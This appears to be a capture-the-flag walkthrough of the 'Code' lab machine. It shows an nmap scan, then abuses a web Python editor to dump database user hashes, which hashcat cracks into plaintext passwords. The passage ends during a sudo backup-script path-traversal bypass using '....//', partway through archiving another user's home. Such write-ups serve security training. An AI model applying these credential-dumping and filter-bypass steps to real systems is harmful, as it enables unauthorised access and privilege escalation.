

Code



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	22 Mar 2025	Easy	20

Target: **10.10.11.62**

Reconnaissance

```
$ nmap -sS -sV -sC 10.10.11.62
```

```
(kali@kali)-[~/Desktop/code]
$ nmap -sV -sC 10.10.11.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 14:41 EDT
Nmap scan report for 10.10.11.62
Host is up (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
| 256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_ 256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp  open  http      Gunicorn 20.0.4
|_ http-server-header: gunicorn/20.0.4
|_ http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Results:

- 22/tcp OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
 - Ubuntu focal 20.04
- 5000/tcp Gunicorn 20.0.4


Gunicorn is a Python WSGI HTTP Server for UNIX.

Visiting <http://10.10.11.62:5000/> reveals a Python code editor for writing and running code in the browser.



However, there are some restrictions on the code that can be used.




For example:



The web app allows code saving only for registered users, and the saved code is retrievable in the "mycodes" section.

Registered and logged in as **ap3zzi:ap3zzi**.


It is also possible to save scripts and retrieve them.




Information gathering

Attempting to retrieve some information via the Python editor:

1. `globals()`



The editor does not allow viewing the complete output. Therefore, Burp Suite is used to send and receive the full response content, which is saved in a file called `globals.json`.



The output is stored in `globals_response`.

```

kali@kali:~/Desktop/code$ cat globals_response
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Sun, 30 Mar 2025 14:12:33 GMT
Connection: close
Content-Type: application/json
Content-Length: 8314

{"output": {"__name__": 'app', '__doc__': None, '__package__': '', 'loader': <frozen importlib._frozen_importer.SourceFileLoader object at 0x7f589b113610>, '__spec__': ModuleSpec(name='app', loader=<frozen importlib._frozen_importer.SourceFileLoader object at 0x7f589b113610>, origin='/home/app-production/app/app.py', '_cached_': '/home/app-production/app/_pycache_/app.cpython-38.pyc', 'builtins': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\\n\\nNoteworthy: None is the 'nil' object; Ellipsis represents '...' in slices.\\n', '__package__': '', 'loader': <class 'frozen importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class 'frozen importlib.BuiltinImporter'>), 'build_class': <built-in function build_class>, '__import__': <built-in function import>, '__abs__': <built-in function abs>, '__all__': <built-in function all>, '__any__': <built-in function any>, '__ascii__': <built-in function ascii>, '__bin__': <built-in function bin>, '__breakpoint__': <built-in function breakpoint>, '__callable__': <built-in function callable>, '__chr__': <built-in function chr>, '__compile__': <built-in function compile>, '__delattr__': <built-in function delattr>, '__dir__': <built-in function dir>, '__divmod__': <built-in function divmod>, '__eval__': <built-in function eval>, '__exec__': <built-in function exec>, '__format__': <built-in function format>, '__getattr__': <built-in function getattr>, '__globals__': <built-in function globals>, '__hash__': <built-in function hash>, '__hex__': <built-in function hex>, '__id__': <built-in function id>, '__input__': <built-in function input>, '__isinstance__': <built-in function isinstance>, '__issubclass__': <built-in function issubclass>, '__iter__': <built-in function iter>, '__len__': <built-in function len>, '__locals__': <built-in function locals>, '__max__': <built-in function max>, '__min__': <built-in function min>, '__next__': <built-in function next>, '__oct__': <built-in function oct>, '__ord__': <built-in function ord>, '__pow__': <built-in function pow>, '__print__': <built-in function print>, '__repr__': <built-in function repr>, '__round__': <built-in function round>, '__setattr__': <built-in function setattr>, '__sorted__': <built-in function sorted>, '__sum__': <built-in function sum>, '__vars__': <built-in function vars>, '__None__': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>, 'enumerate': <class 'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>, 'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>, 'staticmethod': <class 'staticmethod'>, 'str': <class 'str'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>}, '__debug__': True, 'BaseException': <class 'BaseException'>, 'Exception': <class 'Exception'>, 'TypeError': <class 'TypeError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'StopIteration': <class 'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'SystemExit': <class 'SystemExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>, 'ImportError': <class 'ImportError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>, 'OSError': <class 'OSError'>, 'EnvironmentError': <class 'OSError'>, 'IOError': <class 'OSError'>, 'EOFError': <class 'EOFError'>, 'RuntimeError': <class 'RuntimeError'>, 'RecursionError': <class 'RecursionError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'NameError': <class 'NameError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>, 'SyntaxError': <class 'SyntaxError'>, 'IndentationError': <class 'IndentationError'>, 'TabError': <class 'TabError'>, 'LookupError': <class 'LookupError'>, 'IndexError': <class 'IndexError'>, 'KeyError': <class 'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeError': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'AssertionError': <class 'AssertionError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>, 'ReferenceError': <class 'ReferenceError'>, 'MemoryError': <class 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning': <class 'Warning'>, 'UserWarning': <class 'UserWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWarning': <class 'PendingDeprecationWarning'>, 'SyntaxWarning': <class 'SyntaxWarning'>, 'RuntimeWarning': <class 'RuntimeWarning'>, 'FutureWarning': <class 'FutureWarning'>, 'ImportWarning': <class 'ImportWarning'>, 'UnicodeWarning': <class 'UnicodeWarning'>, 'ByteWarning': <class 'ByteWarning'>, 'ResourceWarning': <class 'ResourceWarning'>, 'ConnectionError': <class 'ConnectionError'>, 'BlockingIOError': <class 'BlockingIOError'>, 'BrokenPipeError': <class 'BrokenPipeError'>, 'ChildProcessError': <class 'ChildProcessError'>, 'ConnectionAbortedError': <class 'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundError': <class 'FileNotFoundError'>, 'IsADirectoryError': <class 'IsADirectoryError'>, 'NotADirectoryError': <class 'NotADirectoryError'>, 'InterruptedError': <class 'InterruptedError'>, 'PermissionError': <class 'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'open': <built-in function open>, 'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2021 Python Software Foundation.\\n\\nAll Rights Reserved.\\n\\nCopyright (c) 2000 BeOpen.com.\\n\\nAll Rights Reserved.\\n\\nCopyright (c) 1995-2001 Corporation for National Research Initiatives.\\n\\nAll Rights Reserved.\\n\\nCopyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam.\\n\\nAll Rights Reserved.\\n', 'credits': 'Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for more information.\\n', 'license': 'Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object.', 'Flask': <class 'flask.app.Flask'>, 'render_template': <function render_template at 0x7f588f0b0e0d>, 'render_template_string': <function render_template_string at 0x7f588f0b0f70>, 'request': <Request 'http://10.10.11.62:5000/run_code' [POST]>, 'jsonify': <function jsonify at 0x7f588f0b0c10>, 'redirect': <function redirect at 0x7f588eb1fca0>, 'url_for': <function url_for at 0x7f588eb1f510>, 'session': <SecureCookieSession {'flashes': [{'message': 'Registration successful! You can now log in. 0x7fdef767f7678e', 'mappper': <Mapper at 0x7fdef767f3a0: User>}]>, 'message': 'login successful!'}', 'user_id': 3}', 'flash': <function flash at 0x7f588eb1f550>, 'SQLAlchemy': <class 'flask_sqlalchemy.extension.SQLAlchemy'>, 'sys': <module 'sys' (built-in)>, 'io': <module 'io' from '/usr/lib/python3.8/io.py'>, 'os': <module 'os' from '/usr/lib/python3.8/os.py'>, 'hashlib': <module 'hashlib' from '/usr/lib/python3.8/hashlib.py'>, 'app': <Flask 'app'>, 'db': <SQLAlchemy sqlite:///home/app-production/app/instance/database.db>, 'User': <class 'app.User'>, 'code': <class 'app.Code'>, 'index': <function index at 0x7f588eb1f8b0>, 'register': <function register at 0x7f588eb1fb00>, 'login': <function login at 0x7f588eb1fc10>, 'logout': <function logout at 0x7f588eb1fca0>, 'run_code': <function run_code at 0x7f588eb1f50>, 'load_code': <function load_code at 0x7f588e99b040>, 'save_code': <function save_code at 0x7f588e99b1f0>, 'codes': <function codes at 0x7f588e99b3a0>, 'about': <function about at 0x7f588e99b550>\\n\\n"}

```

Some relevant information is found:

- SQLAlchemy, sqlite:///home/app-production/app/instance/database.db
- User and Code tables

The app uses an SQLite database and employs **SQLAlchemy** to manage persistence for the User and Code table/entities.

Attempting to retrieve information about **User**.

2. Retrieve the records in the User table.

```

1 print(globals()["User"]._mapper_)
2 print(globals()["User"]._table_)
3 print(globals()["User"]._dict_)
4 print(globals()["User"]._dict_)
5 print(globals()["User"]._dict_)
6 print(globals()["User"]._dict_)
7 users = User.query.all()
8
9 print(users)
10 for user in users:
11     print(user.username + " " + user.password)
12 print(users)

```

```

Mapper(User(user)) | user | { '__module__': 'app', 'id': <sqlalchemy.orm.attributes.InstrumentedAttribute object at 0x7fdef755a0e0>, 'username': <sqlalchemy.orm.attributes.InstrumentedAttribute object at 0x7fdef755a100>, 'password': <sqlalchemy.orm.attributes.InstrumentedAttribute object at 0x7fdef755a220>, 'codes': <sqlalchemy.orm.attributes.InstrumentedAttribute object at 0x7fdef755a040>, 'doc': None, 'tablename': 'user', 'sa_class_manager': <class 'app.User'> at 7fdef7705040, 'table': Table('user', MetaData(), Column('id', Integer(), table=user, primary_key=True, nullable=False), Column('username', String(length=80), table=user, nullable=False), Column('password', String(length=80), table=user, nullable=False, schema=None)), 'init': <function __init__ at 0x7fdef767f7678e>, 'mapper': <Mapper at 0x7fdef767f3a0: User> } |
development:759b74ce43947f5f4c91aedd3e5bad3 martin:3de6f30c4a09c27fc71932bfc68474be

```

Results:

- development:759b74ce43947f5f4c91aedd3e5bad3
- martin:3de6f30c4a09c27fc71932bfc68474be

Password Cracking

The passwords appear to be MD5 hash values, consisting of 32-character strings.

```
(kali㉿kali)-[~/Desktop/code]
$ echo -n '3de6f30c4a09c27fc71932bfc68474be' | wc -c
32

(kali㉿kali)-[~/Desktop/code]
$ echo -n '759b74ce43947f5f4c91aeddc3e5bad3' | wc -c
32
```

Launching a Hashcat instance for cracking:

```
$ hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

Results:

- 759b74ce43947f5f4c91aeddc3e5bad3:development
- 3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster

Attempting to access via SSH.

```
(kali㉿kali)-[~/Desktop/code]
$ ssh martin@10.10.11.62
martin@10.10.11.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun 30 Mar 2025 02:21:13 PM UTC

System load:  0.0               Processes:    228
Usage of /:   51.4% of 5.33GB   Users logged in: 1
Memory usage: 14%              IPv4 address for eth0: 10.10.11.62
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Mar 30 14:21:27 2025 from 10.10.16.41
martin@code:~$ ls
backups
martin@code:~$ █
```

Successful access as **martin:nafeelswordsmaster**.

Privilege Escalation and Path Traversal Check Bypassing

```

martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
  (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~$ cat -n /usr/bin/backy.sh
   1  #!/bin/bash
   2
   3  if [[ $# -ne 1 ]]; then
   4      /usr/bin/echo "Usage: $0 <task.json>"
   5      exit 1
   6  fi
   7
   8  json_file="$1"
   9
  10  if [[ ! -f "$json_file" ]]; then
  11      /usr/bin/echo "Error: File '$json_file' not found."
  12      exit 1
  13  fi
  14
  15  allowed_paths=("/var/" "/home/")
  16
  17  updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\.\\/"; ""))' "$json_file")
  18
  19  /usr/bin/echo "$updated_json" > "$json_file"
  20
  21  directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')
  22
  23  is_allowed_path() {
  24      local path="$1"
  25      for allowed_path in "${allowed_paths[@]}; do
  26          if [[ "$path" = $allowed_path* ]]; then
  27              return 0
  28          fi
  29      done
  30      return 1
  31  }
  32
  33  for dir in $directories_to_archive; do
  34      if ! is_allowed_path "$dir"; then
  35          /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
  36          exit 1
  37      fi
  38  done
  39
  40  /usr/bin/backy "$json_file"
martin@code:~$ █

```

The following Bash script processes an input JSON file. The directories specified in `directory_to_archive` are sanitized by removing all occurrences of `../` (seemingly as a path traversal prevention measure). Valid path names must begin with `/var/` or `/home/`.

The `backups/` directory is inspected.

```
martin@code:~$ ls -lah backups/
total 20K
drwxr-xr-x 2 martin martin 4.0K Mar 30 14:20 .
drwxr-x--- 7 martin martin 4.0K Mar 30 14:20 ..
-rw-r--r-- 1 martin martin 5.8K Mar 30 14:20 code_home_app-production_app_2024_August.tar.bz2
-rw-r--r-- 1 martin martin 181 Mar 30 14:20 task.json
martin@code:~$ cat backups/task.json
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/app-production/app"
    ],
    "exclude": [
        ".*"
    ]
}
```

The `task.json` file appears to define directives for archiving files and directories.

IDEA: Attempt to force the archiving of privileged directories and files.

```
martin@code:~$ ls /root/
ls: cannot open directory '/root/': Permission denied
martin@code:~$ ls /home/
app-production martin
martin@code:~$ ls /home/app-production/
ls: cannot open directory '/home/app-production/': Permission denied
martin@code:~$
```

Since the `backy` script removes occurrences of `../`, an alternative approach using `....//` is employed to navigate the file system.

1. Attempting to archive `/home/app-production/`

Modifying `task.json`:

```
GNU nano 4.8 backups/task.json
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": true,
    "directories_to_archive": [
        "/home/app-production/"
    ]
}
```

Executing:

```
$ sudo /usr/bin/backy.sh task.json
```



```
martin@code:~$ nano backups/task.json
martin@code:~$ cd backups/
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/03/30 14:29:13 * backy 1.2
2025/03/30 14:29:13 📁 Working with task.json ...
2025/03/30 14:29:13 ⚙️ Nothing to sync
2025/03/30 14:29:13 📦 Archiving: [/home/app-production]
2025/03/30 14:29:13 📦 To: /home/martin/backups ...
2025/03/30 14:29:13 📦
tar: Removing leading `/' from member names
/home/app-production/
/home/app-production/user.txt
/home/app-production/.local/
/home/app-production/.local/share/
/home/app-production/.local/share/nano/
/home/app-production/.sqlite_history
/home/app-production/.profile
/home/app-production/.python_history
